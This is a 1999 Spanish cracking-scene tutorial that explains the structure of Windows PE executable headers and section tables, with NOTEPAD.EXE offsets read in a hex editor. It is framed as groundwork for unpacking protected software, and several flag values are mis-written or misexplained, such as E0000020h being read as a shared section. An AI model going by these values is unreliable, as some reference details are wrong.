Programa	**Code Snippet Creator 1.05**: ***Descabezando archivos ejecutables portables***	W95 / W98 / NT
Descripción	Herramienta para crear recortes (snippets) de código a ser insertos en archivos ejecutables de formato PE y agregar funcionalidades.	
Tipo	Ejecutable empaquetado	
Url	http://www.wco.com/~micuan/Tools/snipc105.zip	
Protección	**Empaquetamiento de ejecutable con formato PE**	
Dificultad	1) Principiante, 2) Amateur, 3) Aficionado, **4) Profesional,** 5) Especialista	
Herramientas	Hex Workshop u otro buen editor hexdecimal. ProcDump v1.5 W32DASM32 8.93 y/o IDA PRO eXeScope v4.40 Opcional: NotePad SoftIce v3.0 o superior Oxígeno	
Objetivo	**Comprender la estructura y el contenido del encabezado de los archivos con formato PE**	
Cracker	**nuMIT_or**	
Fecha	Octubre de 1999	

Descabezando archivos ejecutables portables

Introducción

He tenido noticias de algunos interesados en conocer sobre un tema en el que he estado trabajando: el formato de los archivos ejecutables portables, conocidos como los "PE files". Como acostumbro a llevar notas de lo que hago, he reunido y ordenado este material esperando que pueda ser útil. No me responsabilizo del uso que hagan otros de él.

PE es el formato adoptado por W32 (Windows a 32 bits) para sus archivos ejecutables (EXE), sus librerías dinámicas

(DLL), dispositivos virtuales (VXD), etc. W32 adoptó este formato debido a las posibilidades que quedaban abiertas al implementar direcciones y punteros de 32 bits y debido al manejo de la memoria que estas posibilidades exigían.

ALGO SOBRE MEMORIA VIRTUAL

==========

W32 implementa un manejo de memoria que supone paginación, dividide la memoria física en bloques de memoria fija 4 KB llamados "páginas". Al proceso de dividir la memoria en páginas se llama paginación. Se trata de una técnica muy empleada en los sistemas operativos multitareas (capaces de ejecutar más de una tarea al mismo tiempo) para manejar la memoria dinámica del sistema (RAM = Randow Access Memory = Memoria de Acceso Aleatorio) de manera que ninguna tarea altere los datos de otra o la intervenga negativamente en su comportamiento.

W32 emplea punteros y direcciones de 32 bits. Esto quiere decir que, si lo tuvieramos, podríamos usar una memoria de 4GB para cada programa en ejecución. Pero aunque no tengamos todavía ships con esta capacidad de memoria, los programas en W32 corren como si la tuvieran a su disposición. El sistema W32 asigna a cada proceso o programa en ejecución un espacio de direcciones ficticio de 4GB, un montón de memoria que sólo existe imaginariamente, llamada "memoruia virtual". Luego, para ejecutar código del programa o disponer de sus datos, transforma, a través de un par de tablas, las direcciones ficticias en direcciones reales en la memoria física.

Para comprender cómo W32 transforma direcciones virtuales en direcciones físicas para que el CPU pueda acceder a las instrucciones del programa montadas en la RAM, sugiero la lectura del artículo "***La Memoria en W32: intro***" que seguramente acompaña a este que lees ahora.

El tema de la memoria virtual da para más y conviene tratarlo aparte. Ahora nos ocupan los PE.

Teoría y un poco de práctica..

ARCHIVOS EN GENERAL Y EL FORMATO PE

==========

Un archivo no es más que un conjunto de datos organizados en varias entidades llamadas "registros". Un registro es lo que conocemos en programación como "estructura", es decir, un espacio en memoria que se emplea para guardar datos de manera ordenada.

Una estructura se divide en entidades de tamaño definido destinadas a almacenar datos de justo ese tamaño. A cada una de estas "celdas" de la estructura la llamamos campos.

Las estructuras o registros permiten almacenar información, en sus campos, sobre entidades particulares. En este sentido, la estructura es una colección de campos que pueden ser tratados como una unidad por algún programa. Es un bloque de datos organizado en campos sobre una entidad específica.Toda estructura posee un nombre que la identifica y permite localizarla o manejarla; este nombre es una varable del tipo de la estrcuctura que nombra y permite el tratamiento de las entidades de las cuales informa la estrcutura.

Ahora bien, a la información contenida en un archivo se puede acceder de manera secuencial o directa. El modo secuencial es lento en muchos casos ya que se necesita revisar cada dato desde el comienzo del archivo con orden secuencial, hasta dar con el buscado. Por esto, la mayoría de las veces lo mejor es ir directamente al dato buscado, sin tener que revisar todos los campos del archivo.

Para facilitar el acceso directo a los datos, se pueden colocar unos directorios al comienzo del archivo que indiquen dónde se encuentran ciertos tipos de datos. Los directorios son estructuras cuyos campos, llamados entradas del directorio, son tablas que tienen la misma estrcutura. Funcionan como un "directorio" telefónico. Si busco un dato de cierto tipo, reviso el directorio y veo dónde están agrupados esos datos. Luego voy a la sección donde se encuentran los datos de este tipo. Seguramente en esta sección habrá una tabla que me informe sobre lo que hay en ella. Reviso entonces esta tabla y con lo que me dice, busco el dato que me interesa: no tengo que ir dato por dato para encontrar lo que busco.

Este es el principio a partir del cual se ideó el formato de los archivos PE, y facilitar el montaje del programa en la RAM: se coloca al principio del archivo una serie de estructuras que informan sobre el contenido del archivo. El contenido del archivo se divide en secciones cada una con datos de cierto tipo, formando el cuerpo del archivo. Las estructuras al comienzo del archivo forman el encabezado del archivo y nos dicen la dirección donde se ubica cada sección, su tamaño y sus atributos. A la vez, cada sección implementa tablas con información particular sobre el contenido de su cuerpo.

Entonces, en los archivos con formato PE, tenemos un encabezado y un cuerpo. El encabezado de los archivos PE se subdivide en, podríamos decir, cuatro subencabezados:

- El encabezado DOS MZ
- El encabezado PE
- El encabezado NT opcional
- El conjunto de tablas de secciones

Veámos la organización en la siguiente tabla:

PE EXE (Windows 32Bit EXE, DLL, OCX, etc)

Encabezado MZ EXE	**Contiene información necesaria para ejecutar el DOS STUB. Conservado por compatibilidad**	**Encabezado DOS**
Encabezado MZ extendido	**El desplazamiento (OFFSET) 3Ch apunta al encabezado PE**	
DOS STUB	**Usualmente despliega 'Requires windows to run' o un mensaje similar**	**Agregado para avisar que el programa rueda en Windows**
Encabezado PE	**Contiene info necesaria para correr el programa en Win32**	**Encabezados agregados por W32**
Encabezado opcional NT	**Contiene info adicional necesaria para correr el programa en Win32**	
Tabla de Objetos o Secciones	**Información sobre objetos o secciones en el archivo**	
Objetos o secciones	**Datos de las secciones**	**Cuerpo del archivo**

El cuerpo del archivo con formato PE se subdivide en un número no fijo de secciones, cada una de las cuales dividida también en una tabla de sección, que nos informa sobre el contenido de la sección, y el cuerpo de sus datos.

Veamos ahora con detenimiento el encabezado.

RASTROS ARCÁICOS: ENCABEZADO DOS MZ

Los archivos ejecutables con formato PE inician con el encabezado DOS MZ, que no es más que el antiguo encabezado de los archivos EXE más algunos campos adicionales que se agregaron para posibilitar la transición.

El encabezado DOS, conservado por compatibilidad, es el mismo que empleaban los antiguos programas DOS de 16 bits, más unos campos adicionales. Su estructura (en ensamblador) es:

```
_IMAGE_DOS_HEADER STRUC
; ////////////////////////////////////////////////////
; CAMPOS TRADICIONALES
; ////////////////////////////////////////////////////
e_magic DW ?
e_cblp DW ?
e_cp DW ?
e_crlc DW ?
e_cparhdr DW ?
e_minalloc DW ?
e_maxalloc DW ?
e_ss DW ?
e_sp DW ?
e_csum DW ?
e_ip DW ?
e_cs DW ?
e_lfarlc DW ?
e_ovno DW ?
; ////////////////////////////////////////////
; CAMPOS ADICIONALES
; ////////////////////////////////////////////
e_res DW 4 DUP ( ? )
e_oemid DW ?
e_oeminfo DW ?
e_res2 DW 10 DUP ( ? )
e_lfanew DD ?
_IMAGE_DOS_HEADER ENDS
PIMAGE_DOS_HEADER TYPEDEF NEAR PTR _IMAGE_DOS_HEADER
```

Quien no entienda esta estructura puede orientarse por la siguiente tabla:

Encabezado EXE MZ

0000	**Word**	**ID 'MZ' - Etiqueta de archivo EXE**
0002	**Word**	**Número de bytes en la última página o bloque de 512 bytes del ejecutable**
0004	**Word**	**Número de todas las páginas de 512 bytes en el ejecutable (incluyendo la última)**
0006	**Word**	**Número de entradas de la tabla de relocalizaciones**
0008	**Word**	**Tamaño del encabezado en parágrafos (16 bytes)**
000A	**Word**	**Tamaño mínimo de los parágrafos de memoria localizada por encima del final del programa ya cargado en RAM.**
000C	**Word**	**Tamaño máximo de los parágrafos de memoria localizada por encima del final del programa ya cargado en RAM.**
000E	**Word**	**SS (Stack Segment) relativo al inicio del ejecutable**
0010	**Word**	**SP (Stack Pointer) inicial**
0012	**Word**	**Checksum o 0. Valor de verificación de la suma de las palabras en el ejecutable, usado para verificar la validación por posibles datos perdidos.**
0014	**Dword**	**CS:IP relativo al inicio del ejecutable (Entry point = Punto de entrada)**
0018	**Word**	**Desplazamiento (offset) de la tabla de relocalización. 40h para los nuevos (NE, LE, LX, W3, PE, etc) ejecutables**
001A	**Word**	**Número de traslape (0 = programa principal)**

El primer campo de esta estructura, en el desplazamiento 0000, hay dos caracteres: "MZ", que indican que se trata de un archivo ejecutable .EXE.

Si abrimos con HEX WORKSHOP u otro editor hexadecimal un archivo .EXE de DOS, por ejemplo DEBUG.EXE, generalmente ubicado en el directorio C:\WINDOWS\COMMAND, veremos en la parte izquierda, en la ventana que despliega caracteres en ASCII, que en el desplazamiento 0000 hay dos caracteres: 'MZ'. Es el número mágico que identifica los archivos .EXE.

A este antiguo encabezado EXE MZ se le han agregado algunos campos que informan al cargador del Sistema Operativo (SO) dónde está el encabezado PE con información relevante para W32.

Encabezado MZ Extendido

001C	**Dword**	**Tabla de relocalización con un número variable de reubicación de elementos.**
0020	**Dword**	**Identifuicador OEM**
0024	**Dword**	**Información OEM.**
0028	**26Bytes**	**Reservado.**
003C	**Dword**	**Desplazamiento del nuevo encabezado EXE desde el inicio del archivo o 0 si es un archivo MZ EXE**

El último campo de esta extensión, 'e_lfanew', indica la dirección donde está la signatura que identifica el formato del archivo. Si se trata de un archivo con un programa W32, este campo apunta a dos caracteres: "PE" (Portable Executable), el formato elegido por M$ para los archivos con programas W32.

Si abrimos NOTEPAD.EXE con con HEX WORKSHOP y revisamos el campo e_lfanew en el desplazamiento 003Ch, veremos el número 8000h, que al revés es 0080h, el desplazamiento donde veremos los caracteres 'PE', que identifican el

formato del archivo (Si trabajas con HEX WORKSHOP, no cierres todavía este archivo). Si ahora abrimos con HEX WORKSHOP el archivo WINFILE.EXE, generalmente ubicado en el directorio C:\WINDOWS, veremos que el desplazamiento 003Ch apunta al desplazamiento 0400h, donde encontramos los caracteres 'NE', que es el formato de los archivos W16.

Inmediatamente después de la signatura hay dos bytes o una palabra (WORD) con ceros, después de los cuales inicia el encabezado PE. En la actualidad, el formato NE está practicamente extinguido. Lo pasaré por alto y me concentraré en el formato PE.

Entre el encabezado MZ DOS y la signatura PE, está la seccuón "STUB" del archivo, la cual se incluye para el despliegue de un mensaje que indica que el programa sólo puede correr en Windows.

¿32 BITS?: MÁS CABEZAS
==========

Dos bytes delante de la signatura se inicia el encabezado PE, cuya estructura es:

```
_IMAGE_FILE_HEADER STRUC
Machine DW ?
NumberOfSections DW ? ; No. de secciones
TimeDateStamp DD ?
PointerToSymbolTable DD ? ; Dir. de la tabla de símbolos
NumberOfSymbols DD ? ; No. de simbolos
SizeOfOptionalHeader DW ? ; Tamaño del proximo encabezado
Characteristics DW ?
_IMAGE_FILE_HEADER ENDS

PIMAGE_FILE_HEADER TYPEDEF NEAR PTR _IMAGE_FILE_HEADER
IMAGE_SIZEOF_FILE_HEADER EQU 20
```

Traduzcamos ésta a estructura a una tabla a desplazamientos:

Encabexado PE

0000	**Word**	**CPU_TYPE = Tipo de CPU** **0000 - Desconocido 0162 - MIPS I** **014c - 80386 0163 - MIPS II** **014d - 80486 0166 - MIPS III** **014e - 80586**
0002	**Word**	**Número de objetos en la tabla de objetos**
0004	**Dword**	**Estampa Tiempo/Fecha**
0008	**8Bytes**	**Puntero a la tabla de símbolos**
0010	**Word**	**Tamaño del encabezado siguiente, encabezado opcional NT**
0012	**Word**	**Banderas** **0 - Imagen del Programa 2 - EXE** **200 - Dirección fijada 2000 - Librería**

Uno de los campos más importantes de este encabezado es el segundo, en el desplazamiento 0004 desde el inicio del encabezado, que indica el número de secciones en el que se divide el ejecutable. Podemos ver en el volcado de NOTEPAD.EXE en HEX WORKSHOP, en el desplazamiento 0086h, el valor 0600h, que invertido es 0006h, el número de secciones que hay en el archivo.

Como dijimos al comienzo, el formato PE divide su contenido en varias secciones con información de tipo específico. El campo NumberOfSections indica este número.

Otro campo que puede ser de utilidad es SizeOfOptionalHeader, que indica el tamaño del encabezado opcional, inmediatamente después del encabezado PE. Este valor para NOTEPAD.EXE está en el desplazamiento 94h y es E000h, que invertido es 00E0h=224D, es decir, el encabezado opcional tiene un tamaño de 224 bytes.

OTRA CABEZA MÁS
==========

Inmediatamente después inicia el encabezado opcional NT. Randy Katz, en su clásico artículo de 1993, "The Portable Executable File Format from Top to Bottom", divide este encabezado opcional en dos partes, una con campos standard y otra con campos adicionales:

```
_IMAGE_OPTIONAL_HEADER STRUC
; ////////////////////////////////////
; CAMPOS STANDARD
; ////////////////////////////////////
Magic DW ?
MajorLinkerVersion DB ?
MinorLinkerVersion DB ?
SizeOfCode DD ? ; Tamaño del codigo
SizeOfInitializedData DD ? ; Tamaño de datos inicializados
SizeOfUninitializedData DD ? ; Tamaño de datos no inicializados
AddressOfEntryPoint DD ? ; Dir. virtual del punto de entrada del prog.
BaseOfCode DD ? ; Dir fisica de la base del cod.
BaseOfData DD ? ; Dir fisica de los datos
; ////////////////////////////////////////////////
; CAMPOS ADICIONALES NT
; ////////////////////////////////////////////////
ImageBase DD ? ; Dir virtual de la base de la img.
SectionAlignment DD ? , Alineamiento de secc.
FileAlignment DD ? ; Alinamiento de archivo
MajorOperatingSystemVersion DW ?
MinorOperatingSystemVersion DW ?
MajorImageVersion DW ?
MinorImageVersion DW ?
MajorSubsystemVersion DW ?
MinorSubsystemVersion DW ?
Reserved1 DD ?
SizeOfImage DD ? ; Espacio reservado en memoria para el archivo
SizeOfHeaders DD ? ; Tamaño del conjunto de los encabezados
CheckSum DD ?
```

```
Subsystem DW ?
DllCharacteristics DW ?
SizeOfStackReserve DD ?
SizeOfStackCommit DD ?
SizeOfHeapReserve DD ?
SizeOfHeapCommit DD ?
LoaderFlags DD ?
NumberOfRvaAndSizes DD ?
DataDirectory _IMAGE_DATA_DIRECTORY 16 DUP ( <> ) ; Tabla de directorios
_IMAGE_OPTIONAL_HEADER ENDS                        ; de secciones
```

PIMAGE_OPTIONAL_HEADER TYPEDEF NEAR PTR _IMAGE_OPTIONAL_HEADER

A continuación la tabla de desplazamientos equivalentes para esta estructura:

Encabezado opcional NT

Campos Estandard		
0000	**Word**	**Reservado**
0002	**Word**	**Versión del enlazador (LINKER)**
0004	**Dword**	**Tamaño de la sección o segmento de código**
0008	**Dword**	**Tamaño de la sección de datos inicializados**
0010	**Dword**	**Tamaño de la sección de datos no inicializados**
0014	**Dword**	**Dirección virtual del punto de entrada (RVA: Relative Virtual Address) - La ejecución comienza aquí.**
0018	**Dword**	**Base de la sección de código**
001C	**Dword**	**Base de la sección de datos**
Campos Adicionales		
0020	**Dword**	**Base de la Imagen - inicio de la imagen en la memoria virtual.**
0024	**Dword**	**Alineamiento de los Objetos (Potencia de 2 512-256M)**
0028	**Dword**	**Alineamiento del Archivo (Potencia de 2 512-64k)**
0032	**Dword**	**Versión requerida de sistema operativo**
0036	**Dword**	**Versión de usuario**
003A	**Dword**	**Versión de subsistema**
003E	**Dword**	**Reservado**
0044	**Dword**	**Tamaño de la imagen: espacio reservado en memoria para el archivo.**
0048	**Dword**	**Tamaño del encabezado**
005C	**Dword**	**Suma de chequeo del archivo**
005E	**Word**	**Subsistema** **0 - Desconocido 1 - Nativo** **2 - Win GUI 3 - Carácter Win**
0060	**Word**	**Banderas DLL**
0064	**Dword**	**Memoria reservada para la pila (stack)**

0068	**Dword**	**Memoria comprometida para la pila**
006C	**Dword**	**Memoria reservada para el montículo (heap)**
0070	**Dword**	**Memoria comprometida para el montículo**
0074	**Dword**	**Reservado**
0078	**Dword**	**Número de directorios RVA/Tamaño presentes** **Todas las entradas RVA tienen tamaño Dword**
0080	**8Bytes**	**RVA/Tamaño de la tabla de Exportaciones**
0088	**8Bytes**	**RVA/Tamaño de la tabla de Importaciones**
0090	**8Bytes**	**RVA/Tamaño de la tabla de Recursos**
0098	**8Bytes**	**RVA/Tamaño de la tabla de Excepciones**
00A0	**8Bytes**	**RVA/Tamaño de la tabla de la tabla de Seguridad**
00A8	**8Bytes**	**RVA/Tamaño de la tabla Fixup**
00B0	**8Bytes**	**RVA/Tamaño de la tabla Debug**
00B8	**8Bytes**	**RVA/Tamaño de la tabla de description de la imagen**
00C0	**8Bytes**	**RVA/Tamaño de la tabla de máquina específica**
00C8	**8Bytes**	**RVA/Tamaño de la tabla de almacenamiento del hilo local**

CAMPOS CRÍTICOS DEL ENCABEZADO

==========

- Tamaño de las secciones -

Para montar el ejecutable, W32 necesita reservar espacio en memoria. Como hemos adelantado, W32 no divide la memoria en segmentos de 64KB como lo hacía DOS sino en secciones de tamaño variable. Los campos SizeOfCode, SizeOfInitializedData y SizeOfUninitializedData, informan el espacio de memoria que el sistema debe reservar para cargar cada una de estas secciones.

Estos valores para NOTEPAD.EXE, tal como puede verse en los desplazamientos 009Ch, 00A0h y 00A4h, respectivamente son 0000 3A00h (tamaño de la sección de código), 0000 4600h (tamaño de la sección de datos inicializados) y 0000 0000h (no hay sección de datos no inicializados).

- Punto de entrada (RVA Entry Point) -

Otro dato que necesita el sistema para ejecutar el programa en el archivo es el punto de entrada, es decir, la dirección de la primera instrucción del programa. Esta información se encuentra en el campo AddressOfEntryPoint, que sigue al campo SizeOfUninitializedData del encabezado opcional NT. Para NOTEPAD.EXE este valor, en el desplazamiento 00A8h, es 0010 0000h, que invertido es 0000 1000h.

RVA es la abreviatura de Relative Virtual Address, que en español significa Dirección Virtual Relativa. Significa una dirección virtual, no real, relativa a la base del archivo. El valor de la base del archivo se encuentra en el campo ImageBase (Base de la Imagen).

- Bases de las secciones -

Los campos BaseOfCode y BaseOfData indican las direcciones virtuales relativas (RVAs) a la base del archivo de la sección de código y de la sección de datos, respectivamente. En NOTEPAD.EXE, estos valores se encuentran en los desplazamientos 00ACh y 00B0h y son, respectivamente, 0000 1000h para la sección de código, y 0000 5000h para la sección de datos.

Observa que, para NOTEPAD.EXE, la base del código (BaseOfCode) coincide con el punto de entrada del programa (EntryPoint). Quiere decir que el programa inicia en la primera instrucción de la sección de código.

- Base de la imagen (Image Base) -

Es la dirección virtual relativa a la base del archivo. Esta información la suministra el campo ImageBase del conjunto de campos opcionales del encabezado opcional NT (estructura _IMAGE_OPTIONAL_HEADER). Para NOTEPAD.EXE, este valor está en el desplazamiento 00B4h y es 0000 0040, invertido 0040 0000h. La experiencia dice que este es el valor por defecto elegido por los enlazadores como base para los archivos EXE con formato PE.

Entonces, en el caso de NOTEPAD.EXE, el programa inicia en la dirección virtual Base_de_la_Imagen + Punto_de_Entrada: 0040 0000h + 0000 1000h = 0040 1000h.

Generalmente, 0040 1000h es la dirección virtual de la entrada de los programas en archivos ejecutables con formato PE.

Esto lo podemos comprobar rápidamente ejecutando NOTEPAD.EXE con el cargador (LOADER) de SICE. Veremos en la ventana desplegada por SICE al detenerse en la primera instrucción que el depurador (DEBUGGER) apunta a la dirección 00401000h.

- Alineamientos -

Para el archivo con formato PE se dan dos alineamientos. El alineamiento de las secciones, campo SectionAlignment, y alineamiento de archivo, campo FileAlignment. Estos campos son relevantes porque determinan cuanta memoria destina el sistema para las secciones y el archivo.

Los ejecutables W32 no están divididos en segmentos de hasta 64 KB, como en DOS, sino en secciones cuyo tamaño es el múltiplo de una página de memoria. El tamaño de una página de memoria es de 4 KB. Si una sección ocupa 8 páginas de memoria, su tamaño es de 8*4=32 KB.

Cada sección del archivo PE es cargada secuencialmente en el espacio de direcciones de un proceso, comenzando en ImageBase. El campo SectionAlignment dicta la cantidad mínima de espacio que una sección puede ocupar cuando es cargada --es decir, las secciones están alineadas sobre los límtes o fronteras de SectionAlignment.

El alineamiento de sección no puede ser menor al tamaño de una página (generalmente 4096 bytes en la plataforma x86) y debe ser, en todo caso, un múltiplo del tamaño de la página, tal como dicta el manejador de memoria virtual de Windows. El enlazador (LINKER) establece un valor de 4096 bytes por defecto, pero esto puede establecerse usando del conmutador de enlazador: -ALIGN.

Por ejemplo, si una sección del programa tiene un tamaño de 1200 bytes, el enlazador asignará a esta sección una página, es decir 4096 bytes. Entonces, cuando el programa sea cargado en RAM, el sistema comprometerá una página de memoria física para esta sección.

Para NOTEPAD.EXE, SectionAlignment se encuentra en el desplazamiento 0B8h y tiene un valor de 0000 1000h = 4096 bytes, que es el tamaño de una página.

El campo FileAlignment informa sobre la granularidad mínima de trozos (chunks) de información dentro de la imagen antes de ser cargada. Por ejemplo, el enlazador llena con ceros (zero-pads) un cuerpo de sección (datos brutos [raw data] para una sección) por encima del límite o frontera más cercana de FileAlignment en el archivo. Este valor, FileAlignment, está restringido a ser una potencia de 2 entre 512 y 65,535. En el archivo PE, los datos brutos que comprenden cada sección deben comenzar en un múltiplo de FileAlignment. El valor por defecto es 512 bytes, probablemente para asegurar que las secciones siempre inicien en el comienzo de un sector del disco (un sector de disco tiene un tamaño de 512).

En NOTEPAD.EXE, FileAlignmentse encuentra en el desplazamiento 0BCh y tiene un valor de 0000 0200h = 512 bytes.

- Tamaño de la imagen -

Otro campo indispensable es SizeOfImage, ya que para montar el archivo W32 necesita reservar espacio en memoria. Esta información se encuentra en el campo SizeOfImage. Este valor no es propiamente el tamaño del ejecutable sino la cantidad de espacio que se reserva en el espacio de direcciones para cargar el ejecutable. Este número depende bastante del valor SectionAlignment.

Si un archivo tiene seis secciones, alineadas sobre fronteras de 65,536 bytes, el campo SizeOfImage debería ser 6 * 65.536 = 393.216 bytes (96 páginas). El mismo archivo enlazado con un alineamiento de sección de 4096 bytes (1 página) debería dar 6 * 4096 = 24576 bytes (6 páginas) en el campo SizeOfImage. Pero esto sólo es así si todas las secciones tienen el mismo tamaño. Puede haber secciones con un tamaño mayor al de una página, lo cual cambia el valor de SizeOfImage.

Podemos calcular SizeOfImage para NOTEPAD.EXE. Tiene 6 secciones y su valor SectionAlignement es 1000h = 4096 bytes, entonces SizeOfImage debería ser 6 * 1000h = 6000h, sin embargo este no es el caso.

En NOTEPAD.EXE SizeOfImage está en el desplazamiento 00D0h, cuyo contenido es 00C0 0000h, que invertido es 0000 C000h. Esto es así porque seguramente hay secciones con un tamaño mayor a una página de memoria.

- Directorio de Datos -

Al final del encabezado opcional hay un directorio, que ocupa el campo DataDirectory. Se trata de un vector o arreglo (array) que guarda las direcciones donde se encuentran las tablas de datos de las secciones del archivo. Cada una de estas entradas tiene un tamaño de 8 bytes y se divide en dos campos. El primero indica la dirección virtual relativa a la base donde se encuentra la tabla con datos acerca de alguna sección. El otro campo dice el tamaño de la tabla. Cada entrada de este directorio tendría entonces la siguiente estructura:

```
_IMAGE_DATA_DIRECTORY STRUC
VirtualAddress DD ? ; Dirección virtual donde está la tabla
Size@ DD ? ; Tamaño de la tabla
_IMAGE_DATA_DIRECTORY ENDS

PIMAGE_DATA_DIRECTORY TYPEDEF NEAR PTR _IMAGE_DATA_DIRECTORY
```

El número de entradas del directorio está indicado en el campo NumberOfRvaAndSizes del encabezado opcional. Generalmente este valor es 0000 0010h=16D. El tamaño del directorio de datos sería el valor igual al número de entradas por ocho bytes de cada entrada. En este caso es 128 bytes. En NOTEPAD.EXE este valor está en el desplazamiento 00F4h y contiene 1000 0000, que invertido es 0000 0010h = 16d, es decir, 16 entradas en el directorio de datos.

De acuerdo al archivo WINNT.H, las siguientes son las entradas del direcorio de datos.

; Números correspondientes a las entradas del directorio de datos

```
IMAGE_DIRECTORY_ENTRY_EXPORT EQU 0
IMAGE_DIRECTORY_ENTRY_IMPORT EQU 1
IMAGE_DIRECTORY_ENTRY_RESOURCE EQU 2
IMAGE_DIRECTORY_ENTRY_EXCEPTION EQU 3
IMAGE_DIRECTORY_ENTRY_SECURITY EQU 4
IMAGE_DIRECTORY_ENTRY_BASERELOC EQU 5
IMAGE_DIRECTORY_ENTRY_DEBUG EQU 6
IMAGE_DIRECTORY_ENTRY_COPYRIGHT EQU 7
IMAGE_DIRECTORY_ENTRY_GLOBALPTR EQU 8
IMAGE_DIRECTORY_ENTRY_TLS EQU 9
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG EQU 10
```

El número que se asigna a cada entrada de directorio de datos se emplea para facilitar las rutinas de búsqueda de información sobre las secciones.

VERIFIQUEMOS

==========

Ahora cerremos HEX WORKSHOP. Tomemos nota de los valores que hemos encontrado. Abramos NOTEPAD.EXE en EXESCOPE o en PROCDUMP y comparemos los valores desplegados con los que hemos obtenido hasta ahora. Para esta evaluación es mejor usar EXESCOPE ya que muestra el nombre de los encabezados y los desplazamientos donde están los datos.

Comparemos entonces... Nada mal ¿cierto?

Este proceso de ubicación manual, que puede ser tan engorroso hacerlo de esta manera, lo realiza el cargador de Windows de una manera muy rápida y automática. También es el mismo proceso seguido por los volcadores y editores de encabezados de archivos PE.

MÁS CABEZAS ¡HASTA CUÁNDO!

==========

La información sobre las secciones del archivo PE se encuentra en las tablas de secciones, después del encabezado opcional están, ordenadas secuencialmente. Cada una de estas tablas tiene la siguiente estructura:

```
_IMAGE_SECTION_HEADER STRUC
Name DB 8 DUP ( ? ) ; Cadena con el nombre de la sección
; ////
; Misc
; ////
tag$0 <>
VirtualAddress DD ?
SizeOfRawData DD ?
PointerToRawData DD ?
PointerToRelocations DD ?
```

PointerToLinenumbers DD ?
NumberOfRelocations DW ?
NumberOfLinenumbers DW ?
Characteristics DD ?
_IMAGE_SECTION_HEADER ENDS

PIMAGE_SECTION_HEADER TYPEDEF NEAR PTR _IMAGE_SECTION_HEADER

tag$0 UNION
PhysicalAddress DD ?
VirtualSize DD ?
tag$0 ENDS

Espero que ya no se necesite presentar esta estructura con una tabla de desplazamientos.

El primer campo de la tabla es una arreglo (array) de 8 bytes de largo donde se escribe una cadena de caracteres con el nombre de la sección. Sigue una unión con el tamaño virtual de la sección. Luego el campo VirtualAddress es la dirección virtual relativa a la base de la imagen donde se encuentra la sección.

SizeOfRawData es el tamaño del FileAlignment relativo al cuerpo de la sección. El tamaño actual del cuerpo de la sección será menor o igual al múltiplo de FileAlignment. Una vez que la imagen es cargada dentro del espacio de direcciones de un proceso, el tamaño del cuerpo de la sección llega a ser menor o igual a un multiplo de SectionAlignment. PROCDUMP despliega este campo bajo el nombre "RAW DATA".

PointerToRawData es el desplazamiento a la localización del cuerpo de la sección en el archivo. PROCDUMP llama a este campo "RAW OFFSET".

El campo Characteristics indica las propiedades de la sección, es decir, si se trata de código objeto, de datos inicializados o no inicializados, si se puede escribir y leer sobre la sección, si es
ejecutable, si es compartible, etc. PROCDUMP llama a este campo "CHARACTERISTICS". A continuación las equivalencias:

· 000000020h __Código.
· 000000040h __Datos inicializados.
· 000000080h __Datos no inicializados.
· 040000000h __Sección cacheable.
· 080000000h __Sección paginable.
· 100000000h __Sección compartida.
· 200000000h __Ejecutable.
· 400000000h __Se puede leer.
· 800000000h __Se puede escribir en la sección.

Por ejemplo, si las características es E0000020H, entonces se trata de una sección en la que

1. se pueden escribir datos 80000000h
2. se pueden leer datos 40000000h

3. se pueden compartir datos 10000000h
4. hay código 00000020h

E0000020h

Se trata de una sección con código ejecutable. Esta comúnmente lleva como nombre .text.

Hay una tabla de estas para cada sección. NOTEPAD.EXE tiene seis secciones, por lo que tiene seis tablas de secciones.

Abramos de nuevo NOTEPAD.EXE con el editor hexadecimal.

En NOTEPAD.EXE la primera tabla se encuentra en el desplazamiento 0178h. Visualmente es simple ubicarla con el editor hexadecimal ya que cada tabla se inicia con el campo Name, que es un campo de ocho bytes con una cadena de caracteres ASCII con el nombre de la sección. El nombre de la primera sección en NOTEPAD.EXE es .text. Es el nombre que por defecto se asigna a la sección con código ejecutable.

Hay varias secciones predefinidas, cuyos nombres son:

· Sección de código ejecutable: .text
· Secciones de datos: .bss, .rdata, .data
· Sección de recursos: .rsrc
· Sección de datos exportados: .edata
· Sección de datos importados: .idata
· Sección de información para depuración: .debug

"Export" contiene información sobre los nombres que exporta el programa y pueden ser solicitados y usados por otros procesos.

"Import" indica las funciones que el programa solicita a otros; generalmente son funciones que se encuentran en las DLL del sistema, donde se encuentran las funciones de la API de Windows, que son incluidas en los prototipos que definen las funciones empleadas en el programa.

"Resources" contiene información sobre los recursos que contiene el programa: menúes, diálogos, iconos, bitmaps, cadenas de texto, etc.

"Debug" es la sección donde el enlazador, si así lo quizo el programador, guarda información para facilitar la depuración del programa, con un depurador (debugger).

El siguiente campo de una entrada del directorio de datos, después del nombre, es una unión con el tamaño de la sección. La dirección virtual donde se encuentra la sección está en el campo VirtualAddress. La dirección física de la sección está en PointerToRawData.

TABLAS DE DATOS

==========

Cada sección tiene una tabla, generalmente al comienzo, con información particular sobre ella.

Para localizar una tabla de éstas, se determina su dirección virtual relativa (RVA: RELATIVA VIRTUAL ADDRESS).

Este valor está en el primer campo de la entrada correspondiente en el directorio de datos. Luego se usa esta dirección virtual para determinar en cuál sección está.

La dirección física de la sección nos la dá el campo PointerToRawData de la tabla de sección. La tabla de datos de la sección está en un desplazamiento igual al dato en el campo VirtualAddress en la entrada del directorio de datos, al final del encabezado opcional, menos el dato del campo VirtualAddress en la tabla de sección correspondiente. Este desplazamiento es relativo a la dirección en el campo PointerToRawData.

Como vimos, las tablas de secciones se encuentran inmediatamente después del directorio de datos, es decir después del encabezado opcional.

Con la dirección física del desplazamiento a la primera tabla de las secciones de la imagen, con el número de secciones de la imagen (en el campo NumberOfSection del encabezado PE, la RVA donde inicia la sección, la RVA de la tabla de datos de la sección y el puntero a los datos brutos de
la sección PointerToRawData, puedo localizar donde se hallan los datos que conforman la tabla de datos de una sección.

Como ilustración localicemos la tabla de la sección de nombres importados .idata en NOTEPAD.EXE.

Primero buscamos en el directorio de datos la entrada que corresponde a .idata. Es la entrada número 1, es decir, la segunda porque la primera es la número 0 (véase los números correspondientes a las entradas del directorio de datos). En NOTEPAD.EXE localizamos esta entrada en el desplazamiento 0100h, que inicia con el campo VirtualAddress de la entrada del directorio que dice la dirección virtual donde se ubica la tabla de datos de la sección .idata. El valor es 0070 0000, que invertido es 0000 7000h.

